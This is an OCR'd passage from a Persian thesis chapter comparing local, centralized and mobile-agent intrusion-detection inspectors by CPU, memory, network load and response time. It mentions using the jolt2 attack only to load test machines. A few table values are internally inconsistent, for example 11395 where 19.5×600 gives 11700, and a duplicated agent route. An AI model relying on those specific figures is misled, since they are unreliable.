
بازرس مبتنی بر عامل‌های متحرک					
پریود زمانی	۵ ثانیه	۱۰ ثانیه	۳۰ ثانیه	۶۰ ثانیه	۱۲۰ ثانیه
میزان مصرف حافظه	8.2 %	5.8 %	5.7 %	5.7 %	5.7 %
میزان مصرف CPU	2.3 %	1.4 %	0.4 %	0.3 %	0.1 %
بار شبکه	50 kbps	26 kbps	8.5 kbps	4.5 kbps	2.8 kbps
زمان پاسخ	11969 ms	10151 ms	30180 ms	60160 ms	120200 ms

باید توجه داشت که در این آزمایش بستر مورد استفاده شامل یک سیستم با سیستم‌عامل Linux و یک سیستم با سیستم‌عامل Windows بوده است. همانطور که در جدول ۶-۳ مشاهده می‌شود، میزان مصرف حافظه و میزان مصرف پردازنده برای بازرس متحرک در مقایسه با دو معماری دیگر بازرس (بازرس محلی و بازرس متمرکز) بیشتر است. علت این مساله قرار داشتن سرویس‌دهنده عامل متحرک بر روی سیستم‌ها است. این سرویس‌دهنده یا agency وظیفه دریافت عامل‌های متحرک را بر عهده دارد. میزان سرعت پاسخ بازرس متحرک در مقایسه با بازرس محلی بیشتر است که این مساله به علت زمانی است که بازرس مصرف می‌کند تا در شبکه حرکت و اطلاعات را جمع‌آوری کند. البته این زمان در مقایسه با زمان پاسخ بازرس محلی دارای سرعت بیشتری می‌باشد. شکل ۶-۴ میزان ترافیک شبکه برای بازرس مبتنی بر عامل‌های متحرک را نشان می‌دهد.




Period = 5 s


شکل ۶-۴- ترافیک شبکه برای حالت بازرس مبتنی بر عامل متحرک



Period = 10 s




Period = 30 s



Period = 60 s

ادامه شکل ۶-۴- ترافیک شبکه برای حالت بازرس مبتنی بر عامل متحرک




Period = 120 s

ادامه شکل ۶-۴- ترافیک شبکه برای حالت بازرس مبتنی بر عامل متحرک

همانطور که شکل ۶-۴ نشان می‌دهد، میزان ترافیک جمع‌آوری شده در بستر مورد آزمایش در مقایسه با دوحالت بازرس محلی و بازرس متمرکز بیشتر است. اما باید توجه داشت در صورتی که وسعت شبکه بیشتر شود، میزان افزایش بار برای بازرس متمرکز بیشتر از بازرس متحرک خواهد بود. در شرایط آزمایش علت افزایش حجم ترافیک شبکه در بازرس متحرک، وجود کد خود بازرس متحرک است. حجم این کد به وسعت شبکه بستگی ندارد و در صورت افزایش وسعت شبکه، این ترافیک تغییر قابل توجهی نمی‌کند، اما در بازرس متمرکز، میزان ترافیک نسبت مستقیم با وسعت شبکه دارد. به همین دلیل مشخص است که با افزایش وسعت شبکه میزان بار مربوط به بازرس متمرکز از بازرس متحرک بیشتر می‌شود.


برای بررسی دقیق‌تر آزمایش‌هایی در حالتی که سیستم زیر بار زیاد قرار داشته باشد و حالتی که شبکه اشباع شده باشد انجام شده است و زمان پاسخ سیستم‌ها جمع‌آوری گردیده است. برای انجام این آزمایش‌ها از فاصله زمانی ۱۰ ثانیه بین انجام بازرسی‌ها استفاده شده است. لازم به یادآوری است که برای انجام این آزمایش‌ها از شبکه‌ای استفاده شده است که تمام سیستم‌های آن از Linux استفاده می‌کردند.

برای اینکه سیستم زیر بار قرار گرفته باشد میزان مصرف CPU سیستم را به ۱۰۰٪ رسانده شده است. در این آزمایش از حمله jolt2 برای بالا بردن مصرف CPU استفاده شده است. در شکل ۶-۵ می‌توان زمان پاسخ سه سیستم بازرس را در حالت شرح داده شده مشاهده کرد.



شکل ۶-۵- زمان پاسخ در حالتی که میزان استفاده از CPU، ۱۰۰٪ باشد.

برای انجام آزمایش در حالتی که شبکه اشباع شده باشد از ابزاری به نام iperf استفاده شده است. این ابزار که به صورت client/server عمل می‌کند با ارسال بسته‌های مختلف بر روی شبکه میزان استفاده از آن را بسیار بالا می‌برد. بعد از آنکه شبکه به حالت اشباع تبدیل شد میزان زمان پاسخ سه سیستم بازرس اندازه‌گیری شد که در شکل ۶-۶ می‌توان آن را مشاهده کرد.




شکل ۶-۶- زمان پاسخ در حالتی که میزان شبکه اشباع شده باشد.

۶-۴-۲-بررسی حالات مختلف بازرس مبتنی بر عامل متحرک

در این دسته از آزمایش‌ها سیستم بازرس مبتنی بر عامل‌های متحرک از جنبه‌های مختلف مورد بررسی قرار گرفته است. دو نوع آزمایش در این حالت انجام گرفته است. دسته اول از آزمایش‌ها مربوط می‌شود به مقایسه بازرس در شبکه‌ای با بسترهای متفاوت (شبکه‌ای که تمام سیستم‌های آن Linux باشد، شبکه‌ای که تمام سیستم‌های آنها Windows باشد و شبکه‌ای که در آن از دو سیستم Windows و Linux استفاده شده باشد) و در آزمایش دوم بین تعداد بازرس‌ها،

نحوه حرکت آنها، میزان باری که بر شبکه می‌گذارند و زمان پاسخ برای شبکه‌هایی با تعداد میزبان‌های مختلف مقایسه‌ای انجام می‌شود.

در دسته اول آزمایشات سعی شده است که بازرس‌ها در شبکه‌ای که در آن انواع مختلف سیستم‌عامل وجود داشته باشد مورد بررسی قرار گیرند. برای این منظور شبکه‌ای در سه حالت مختلف مورد ارزیابی قرار گرفته است که عبارتند از شبکه‌ای که تمام سیستم‌های آن به مجهز به سیستم‌عامل Linux باشند، شبکه‌ای که تمام سیستم‌های آن دارای سیستم‌عامل Windows باشند و شبکه‌ای که هر دو سیستم‌عامل در آن وجود داشته باشد. در این سه حالت زمان پاسخ بازرس‌ها برای فاصله‌های زمانی متفاوت بین ارسال بازرس‌ها اندازه‌گیری شده‌اند. در شکل ۶-۷ زمان پاسخ این بازرس‌ها را می‌توان مشاهده کرد.




شکل ۶-۷- مقایسه زمان پاسخ بازرس مبتنی بر عامل‌های متحرک در شبکه‌هایی با بسترهای اجرایی متفاوت

همانطور که در شکل ۶-۷ نشان داده شده است، زمان پاسخ در سیستم‌هایی که کاملاً مبتنی بر Linux باشند، زمان پاسخ بسیار بهتر از شبکه‌ای است که در آن از Windows استفاده شده است. علت این مساله را می‌توان به ساختار سیستم‌عامل در رابطه با چگونگی پاسخگویی به نیازهای وارده دانست.

آزمایش دیگری که در رابطه با بازرس‌های مبتنی بر عامل‌های متحرک صورت گرفته است، تعداد عامل‌های مورد استفاده در یک شبکه است. در این رابطه دو معیار زمان پاسخ و بار شبکه مورد ارزیابی قرار گرفته است. برای در نظر گرفتن این دو معیار پارامتری در نظر گرفته شده به صورت زمان پاسخ x میزان بار شبکه. همانطور که مشخص است، این دو پارامتر نسبت عکس با یکدیگر دارند، به این معنی که هر چه تعداد بازرس‌ها بیشتر باشد، زمان پاسخ کمتر و بار شبکه بیشتر است. با توجه به این مطلب باید تعادلی بین آن دو برقرار کرد تا مقدار زمان پاسخ x بار شبکه حداقل شود. فرضی که در انجام آزمایشات این بخش وجود دارد، در نظر گرفتن یک مسیر حرکت مشخص برای بازرس‌ها می‌باشد که شرح آن در ادامه آورده شده است. یک عامل به صورت متوسط یک سیستم تشخیص‌نفوذ را در مدت 300 ms بررسی می‌کند جواب را برمی‌گرداند و باری که بر شبکه ایجاد می‌کند در حدود 4.5 kbps است. با توجه به این مقادیر می‌توان نسبت بار شبکه به سرعت پاسخ را برای تعداد مختلف بازرس بررسی کرد. این آزمایش برای شبکه‌هایی با تعداد میزبان مختلف در ادامه نشان داده شده است. این آزمایش نیز در شبکه کاملاً Linuxی انجام شده است.

در صورتیکه شبکه سه میزبان داشته باشد که دو عدد از آنها دارای سیستم تشخیص‌نفوذ باشند (شکل ۶-۸) حالات زیر را می‌توان در نظر گرفت:



شکل ۶-۸- شبکه‌ای با دو میزبان

در این شبکه تعداد عامل‌هایی که به عنوان بازرس می‌تواند تغییر کند بین یک تا دو عدد خواهد بود. در صورتیکه تعداد بازرس‌ها یک عدد باشد میزان باری که بر شبکه می‌گذارد برابر خواهد بود با 4.5 kbps و زمان پاسخ برابر خواهد بود با 600 ms. در صورتیکه تعداد بازرس‌ها دو عدد در نظر گرفته شود میزان باری که‌ایجاد می‌کند در حدود 9 kbps و زمان پاسخ آن در حدود 300 ms می‌شود. در جدول ۶-۴ این نتایج را می‌توان مشاهده کرد:

جدول ۶-۴- میزان بار و زمان پاسخ برای شبکه‌ای با دو میزبان

شبکه‌ای با دو میزبان			
تعداد عامل	میزان بار	زمان پاسخ	بار x زمان
1	~ 4.5 kbps	~ 600 ms	2700
2	~ 9 kbps	~ 300 ms	2700

در ادامه برای شبکه‌هایی با تعداد میزبان مختلف نتایج بدست آمده نشان داده شده است (جداول ۶-۵، ۶-۶، ۶-۷، ۶-۸ و ۶-۹).

جدول ۶-۵- میزان بار و زمان پاسخ برای شبکه‌ای با سه میزبان

شبکه‌ای با سه میزبان			
تعداد عامل	میزان بار	زمان پاسخ	بار x زمان
1	~ 4.5 kbps	~ 900 ms	4050
2	~ 7.5 kbps	~ 600 ms	4500
3	~ 13.5 kbps	~ 300 ms	4050

جدول ۶-۶- میزان بار و زمان پاسخ برای شبکه‌ای با چهار میزبان

شبکه‌ای با چهار میزبان			
تعداد عامل	میزان بار	زمان پاسخ	بار x زمان
1	~ 4.5 kbps	~ 1200 ms	5400
2	~ 6.75 kbps	~ 900 ms	6075
3	~ 10.5 kbps	~ 600 ms	6300
4	~ 18 kbps	~ 300 ms	5400

جدول ۶-۷- میزان بار و زمان پاسخ برای شبکه‌ای با پنج میزبان

شبکه‌ای با پنج میزبان			
تعداد عامل	میزان بار	زمان پاسخ	بار x زمان
1	~ 4.5 kbps	~ 1500 ms	6750
2	~ 6.3 kbps	~ 1200 ms	7560
3	~ 9 kbps	~ 900 ms	8100
4	~ 13.5 kbps	~ 600 ms	8100
5	~ 22.5 kbps	~ 300 ms	6750


جدول ۶-۸- میزان بار و زمان پاسخ برای شبکه‌ای با شش میزبان


شبکه‌ای با شش میزبان			
تعداد عامل	میزان بار	زمان پاسخ	بار x زمان
1	~ 4.5 kbps	~ 1800 ms	8100
2	~ 6 kbps	~ 1500 ms	9000
3	~ 8.1 kbps	~ 1200 ms	9720
4	~ 11.25 kbps	~ 900 ms	10125
5	~ 16.5 kbps	~ 600 ms	9900
6	~ 27 kbps	~ 300 ms	8100


جدول ۶-۹- میزان بار و زمان پاسخ برای شبکه‌ای با هفت میزبان


شبکه‌ای با هفت میزبان			
تعداد عامل	میزان بار	زمان پاسخ	بار x زمان
1	~ 4.5 kbps	~ 2100 ms	9450
2	~ 5.78 kbps	~ 1800 ms	10404
3	~ 7.5 kbps	~ 1500 ms	11250
4	~ 9.9 kbps	~ 1200 ms	11880
5	~ 13.5 kbps	~ 900 ms	12150
6	~ 19.5 kbps	~ 600 ms	11395
7	~ 31.5 kbps	~ 300 ms	9450


در شکل ۶-۹ نمودار مربوط به میزان بار در سرعت پاسخ برای شبکه‌هایی با تعداد میزبان مختلف نشان داده شده است.















شکل ۶-۹- میزان بار شبکه x سرعت پاسخ برای شبکه‌هایی با تعداد میزبان متفاوت و تعداد بازرس‌های مختلف

نکته‌ای که در اینجا باید به آن توجه داشت چگونگی حرکت بازرس‌ها در شبکه می‌باشد. واضح است بسته به نحوه حرکت آنها زمان پاسخ و میزان ترافیک شبکه تغییر خواهد کرد. البته همانطور که در قبل گفته شد، نحوه حرکت بازرس‌ها در آزمایش فوق، ثابت در نظر گرفته شده است، به این ترتیب که اگر شبکه‌ای با n میزبان در نظر گرفته شود و برای آن m بازرس وجود داشته باشد ($n < m$)، m-1 بازرس m-1 میزبان را بازرسی می‌کنند و بازرس m ام سایر میزبان‌های باقیمانده را مورد بررسی قرار می‌دهد. همانطور که از روی جداول و اشکال فوق

به منظور نشان دادن تاثیر نحوه حرکت بر زمان پاسخ و میزان بار شبکه، شبکه‌ای با شش میزبان و دو، سه و چهار بازرس در نظر گرفته می‌شود که در آنها می‌توان به روش‌های مختلفی بازرس‌ها را در شبکه حرکت داد (شکل ۶-۱۰).



شکل ۶-۱۰- شبکه‌ای با شش میزبان

برای بررسی تاثیر حرکت بر زمان پاسخ و بار شبکه، نیز از پارامتر زمان پاسخ x میزان بار شبکه استفاده شده است. با توجه به این مطلب باید تعادلی بین آن دو برقرار کرد تا مقدار زمان پاسخ x بار شبکه حداقل شود. در جدول ۶-۱۰، ۶-۱۱ و ۶-۱۲ نتایج این آزمایشات صورت گرفته در شبکه‌ای با شش میزبان و تعداد دو، سه و چهار بازرس آورده شده است. در جداول نحوه حرکت بازرس‌ها به این ترتیب نشان داده شده است: m (IDSa, IDSb, …, IDSn) که نشان‌دهنده این مطلب است که بازرس شماره m، IDSهای a، b و … را بازرسی می‌کند. با توجه به این مطلب، جدول ۶-۱۰ نشان می‌دهد که در صورتی که شبکه‌ای با شش میزبان داشته باشیم، در صورتی که یک بازرس وجود داشته باشد، میزان بار x زمان پاسخ چه مقدار می‌شود و در صورتی که دو بازرس داشته باشیم، این پارامتر چه تغییری می‌کند. در جداول ۶-۱۱ و ۶-۱۲ همین عمل برای شبکه‌هایی با سه و چهار بازرس نشان داده شده است. همانطور که پیشتر نیز گفته شد یک عامل به صورت متوسط یک سیستم تشخیص‌نفوذ را در مدت 300 ms بررسی می‌کند جواب را برمی‌گرداند و باری که بر شبکه ایجاد می‌کند در حدود 4.5 kbps است. با توجه به این موارد می‌توان نتایج را به ترتیب زیر مشاهده کرد:

جدول ۶-۱۰- میزان بار و زمان پاسخ برای شبکه‌ای با شش میزبان و دو بازرس با مسیرهای حرکت متفاوت

شبکه‌ای با شش میزبان			
نحوه حرکت بازرس‌ها	میزان بار	زمان پاسخ	بار x زمان
1 (IDS1) 2 (IDS2, IDS3, IDS4, IDS5, IDS6)	~ 6 kbps	~ 1500 ms	9000
1 (IDS1, IDS2) 2 (IDS3, IDS4, IDS5, IDS6)	~ 7.2 kbps	~1200 ms	8640
1 (IDS1, IDS2, IDS3) 2 (IDS1, IDS2, IDS3)	~ 9 kbps	~ 900 ms	8100

جدول ۶-۱۱- میزان بار و زمان پاسخ برای شبکه‌ای با شش میزبان و سه بازرس با مسیرهای حرکت متفاوت

شبکه‌ای با شش میزبان			
نحوه حرکت بازرس‌ها	میزان بار	زمان پاسخ	بار x زمان
1 (IDS1) 2 (IDS2) 3 (IDS3, IDS4, IDS5, IDS6)	~ 8.1 kbps	~ 1200 ms	9720
1 (IDS1) 2 (IDS2, IDS3) 3 (IDS4, IDS5, IDS6)	~ 10.125 kbps	~ 900 ms	9112.5
1 (IDS1, IDS2) 2 (IDS3, IDS4) 3 (IDS5, IDS6)	~ 13.5 kbps	~ 600 ms	8100

جدول ۶-۱۲- میزان بار و زمان پاسخ برای شبکه‌ای با شش میزبان و چهار بازرس با مسیرهای حرکت متفاوت

شبکه‌ای با شش میزبان			
نحوه حرکت بازرس‌ها	میزان بار	زمان پاسخ	بار x زمان
1 (IDS1) 2 (IDS2) 3 (IDS3) 4 (IDS4, IDS5, IDS6)	~ 11.25 kbps	~ 900 ms	10125
1 (IDS1) 2 (IDS2) 3 (IDS3, IDS4) 4 (IDS5, IDS6)	~ 15 kbps	~ 600 ms	9000

همانطور که گفته شد، میزان بار شبکه x زمان پاسخ هنگامی مناسب است که مقدار حداقل را داشته باشد. با توجه به این مطلب و توجه به جدول ۶-۱۰ که نشان‌دهنده شبکه‌ای با شش میزبان و دو بازرس، مشخص است که پارامتر تعریف شده زمانی مقدار حداقل را می‌گیرد که (IDS1, IDS2, IDS3) 1 و (IDS4, IDS5, IDS6) 2 به این معنی که بازرس شماره یک سه میزبان را بررسی کند و بازرس شماره دو نیز سه میزبان را بررسی کند. این حالت، زمانی را نشان می‌دهد که شبکه به صورت مساوی به بخش‌هایی شکسته شده است و توسط بازرس‌ها مورد بررسی قرار می‌گیرد. با دقت در جدول ۶-۱۱ نیز مشخص است که مقدار حداقل باز زمانی به دست آمده که شبکه به بخش‌های مساوی بین سه بازرس تقسیم شده است. مقدار پارامتر بار x زمان پاسخ در این حالت 8100 است که با مقدار حداقل که در جدول ۶-۱۰ بدست آمده بود برابر است. جدول ۶-۱۲ زمانی را نشان می‌دهد که چهار بازرس عمل بازرسی را انجام می‌دهند، مشخص است که شبکه‌ای با شش میزبان را نمی‌توان به صورت مساوی بین چهار بازرس تقسیم کرد. با توجه به این مطلب، نتایج آزمایشات نشان می‌دهد، مقدار حداقلی که در جدول ۶-۱۲ بدست آمده 9000 است که از مقدار 8100 بیشتر است. به این معنی که به دلیل اینکه در حالت اخیر که چهار بازرس وجود داشت، به علت عدم امکان شکستن شبکه به بخش‌های مساوی بین آنها مقدار پارامتر بدست آمده در مقایسه با حالت‌های دو بازرس و سه بازرس که امکان شکستن شبکه به بخش‌های مساوی بین آنها بود، بیشتر است.

۶-۵- نتیجه گیری

در پایان این بخش به بیان نتایج بدست آورده شده و جمع‌بندی آنها پرداخته می‌شود. در بخش ۶-۴آزمایش‌های صورت گرفته شرح داده شد. در دسته از اول از آزمایش‌ها مقایسه‌ای صورت گرفته است بین سه مدل بازرس در حالت متمرکز، محلی و عامل متحرک. این مقایسه بر اساس سه پارامتر میزان مصرف حافظه، میزان مصرف CPU، زمان پاسخ و میزان بار شبکه انجام شده است. نتایج این آزمایش‌ها در جداول ۶-۱، ۶-۲ و ۶-۳ آورده شده است. با توجه به این جداول مشخص است که سیستم بازرس محلی دارای کمترین میزان مصرف حافظه و CPU بوده است و سریعترین زمان پاسخ را ارائه می‌دهد. در این روش همچنین بار شبکه در مقایسه با دو روش دیگر بسیار کمتر است. در مقایسه بین دو حالت دیگر (حالت متمرکز و عامل متحرک) همانطور که مشاهده می‌شود مدل متمرکز در مقایسه با روش عامل متحرک دارای مصرف کمتر و زمان پاسخ بیشتری می‌باشد. در آزمایش دیگری که در شرایط مشکل (سیستم زیر بار و شبکه زیر بار) انجام شده است می‌توان نتایج را در دو شکل ۶-۵ و ۶-۶ مشاهده کرد. همانطور که از این دو شکل مشخص است عملکرد سیستم‌های بازرس پیاده‌سازی شده در شرایط دشوار تغییری نمی‌کند.

